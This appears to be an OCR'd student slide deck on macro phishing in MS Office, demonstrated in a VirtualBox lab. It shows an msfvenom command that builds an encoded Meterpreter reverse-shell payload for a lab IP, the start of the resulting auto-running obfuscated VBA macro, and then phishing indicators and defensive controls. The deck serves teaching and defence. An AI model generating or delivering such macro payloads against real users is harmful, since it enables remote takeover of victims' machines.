GONE PHISHING:

A VM EXPLOIT AND TUTORIAL USING A MS OFFICE MACRO-ENABLED DOCUMENT

Contributors:
Emma Feaga
Johnathan Hudachek
Theresa Lee

PRESENTATION OUTLINE

1. INTRODUCTION TO MACRO PHISHING VIA MS OFFICE
2. CREATING A MS WORD DOCUMENT WITH THE MACRO EXPLOIT
3. DELIVERING AND EXECUTING THE EXPLOIT
4. HOW TO DEFEND AGAINST A MACRO EXPLOIT
5. CONCLUSION

Contributors:
Emma Feaga
Johnathan Hudachek
Theresa Lee


INTRODUCTION TO MACRO PHISHING

Macros in Microsoft Office are an effective way to automate basic tasks and increase productivity.

Macro phishing attacks take advantage of this feature to infect your computer.


Macro phishing is distributed as an MS Office email attachment.

The file is designed to entice or intimidate the victim into opening it.



Contributors:
Emma Feaga
Johnathan Hudachek
Theresa Lee

CRAFTING AND EXPLOITING THE MACRO


Kali Linux [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
huda@kali: ~
06:45 PM EN
huda@kali: ~
File Actions Edit View Help
Windows10May2020 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Recycle Bin
Microsoft Edge
Reservation Form
tests
Vimeo Record - Screen & Webcam Recorder is sharing your screen.
Stop sharing
Hide
3:45 PM
7/8/2021
Right Ctrl
Type here to search
75°F Weather alert
6:45 PM
7/8/2021

```
┌──(huda㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.104 LPORT=444
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai chosen with final size 435
Payload size: 435 bytes
Final size of vba-exe file: 20263 bytes
'**************************************************************
'*
'* This code is now split into two pieces:
'*  1. The Macro. This must be copied into the Office document
'*     macro editor. This macro will run on startup.
'*
'*  2. The Data. The hex dump at the end of this output must be
'*     appended to the end of the document contents.
'*
'**************************************************************
'*
'* MACRO CODE
'*
'**************************************************************

Sub Auto_Open()
        Stjhj12
End Sub

Sub Stjhj12()
        Dim Stjhj7 As Integer
        Dim Stjhj1 As String
        Dim Stjhj2 As String
        Dim Stjhj3 As Integer
        Dim Stjhj4 As Paragraph
        Dim Stjhj8 As Integer
```

Contributors:
Emma Feaga
Johnathan Hudachek
Theresa Lee

DEFENSE AGAINST MACRO PHISHING

The most difficult aspect of avoiding macro malware infections is correctly detecting phishing emails.

INDICATORS OF A PHISHING EMAIL

- The message is sent from a public email domain
- The domain name is misspelled
- The email is poorly written
- The email includes suspicious attachments or links
- The message creates a sense of urgency
- The recipient is asking for an unusual request (e.g., asking for credentials, payment information, personal details, etc.

PREVENTION

- Awareness Training
- Layered security controls, including:
  - Keep software updated
  - Antivirus software
  - Endpoint and network firewalls
  - Anti Spyware software
  - Anti Phishing toolbar (installed in web browsers)
  - Gateway email filter
  - Web security gateway
  - Spam filter
  - Phishing filters from vendors such as Microsoft

Contributors:
Emma Feaga
Johnathan Hudachek
Theresa Lee

SUMMARY

- Macros are an attractive vulnerability for hackers
- Do not enable macros unless advised to
- There are many ways to prevent phishing attacks

For more information:

- **Github:** https://github.com/EmmaFeaga/Exploit-Tutorial
- **Linkedin accounts:**
  - linkedin.com/in/emmafeaga
  - linkedin.com/in/theresajollylee
  - linkedin.com/in/johnathan-hudachek

Contributors:
Emma Feaga
Johnathan Hudachek
Theresa Lee